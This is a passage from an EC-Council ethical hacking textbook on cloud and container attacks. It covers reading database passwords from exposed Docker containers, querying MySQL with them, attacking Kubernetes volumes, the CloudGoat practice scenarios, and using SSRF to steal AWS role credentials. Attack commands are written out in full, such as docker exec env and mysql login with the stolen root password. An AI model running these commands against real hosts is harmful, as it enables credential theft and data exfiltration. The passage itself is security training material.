Figure 19.84: Screenshot of Docker showing the results of the Docker inspect command

```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Figure 19.85: Screenshot of Docker showing the results of the env command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Querying databases

After retrieving credentials, attackers can execute queries on MySQL containers to retrieve sensitive information stored in the database tables.

Run the following command to find the MySQL containers on the target Docker host:

```
$ docker -H [docker remote host] ps | grep mysql
```

Now, run the following command to retrieve the MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-mysql env
```


Use the retrieved credentials to find databases under the MySQL container:

```
$ docker -H [docker host] exec -i some-mysql mysql -u root -p
<password> -e "show databases"
```

```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED     STATUS    PORTS                     NAMES
260f6220d004   mysql   4 days ago  Up 4 days 0.0.0.0:3306->3306/tcp   some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Figure 19.86: Screenshot of Docker retrieving the MySQL databases

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Hacking Container Volumes

In Kubernetes, containers use volumes to share filesystems and manipulate container files. A volume is similar to a directory that stores files and is accessible to all containers in a pod. Kubernetes supports different types of volumes, such as NFS and Internet small computer systems interface (iSCSI), using various protocols. Weak and default configurations in these volumes may be exploited by attackers to launch privilege escalation attacks and perform a lateral movement in the internal network.

- **Accessing Master Nodes**: Volume configurations, such as iSCSI, store configuration details in the form of secrets. If attackers gain access to the API or etcd, they can easily retrieve the configuration details of these volumes.
- **Accessing Nodes**: Kubelet manages pods, so if attackers gain access to a node in a pod, they can easily access all volumes used within the pod. Furthermore, if attackers use filesystem tools for viewing logs, they can obtain useful information about a node. For example, attackers can use the “df” command to retrieve configuration details of volumes using NFS.
- **Accessing Container**: Similar to accessing nodes, attackers can also retrieve the same information within the container itself. By attacking volumes from a container, attackers can configure the hostpath volume type to retrieve sensitive information from a node. Attackers can further use filesystem tools to browse all mounted volumes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



CloudGoat 2 – Vulnerable by Design AWS Deployment Tool

Source: *https://rhinosecuritylabs.com*

CloudGoat 2 is the "Vulnerable by Design" AWS deployment tool developed by Rhino Security Labs. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience. Some scenarios are easy, some are hard, and many offer multiple paths to victory. As the attacker, it is your mission to explore the environment, identify vulnerabilities, and exploit your way to the scenario's goal(s).

The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a virtual private cloud (VPC).
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges.
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges.
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database.
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using a server-side request forgery (SSRF) vulnerability in a web app.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.87: Screenshot of CloudGoat2 showing attaching an existing policy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can exploit SSRF vulnerabilities in a web application that is hosting the cloud service to retrieve the AWS credentials for a role, add the retrieved credentials to the local aws-cli, retrieve user account details from S3 buckets, and gain access and exfiltrate the data stored in all the buckets related to that account.

- **Exploiting SSRF vulnerabilities to retrieve the AWS IAM credentials**

  Attackers exploit SSRF vulnerabilities in web applications to gain access to cloud metadata services, such as AWS EC2, and retrieve the AWS access keys for a role. These keys allow attackers to find and synchronize the S3 buckets to a local host, thereby gaining access to the data stored in those buckets. Attackers can perform this attack only when the target web application is using **`Http`** and has a SSRF vulnerability in a GET variable called **`url`**.

- **Adding credentials to the local `aws-cli`**

  After accessing the AWS credentials for a role, add the credentials to the local **`aws-cli`** using the "**`aws configure`**" command.

- **Gaining access to data stored in S3 buckets**

  After adding the credentials, run the following command to check whether everything is set up properly:

  ```
  aws sts get-caller-identity --profile stolen_profile
  ```

  The above command retrieves the user ID, account number, and Amazon resource number (ARN) for the role.

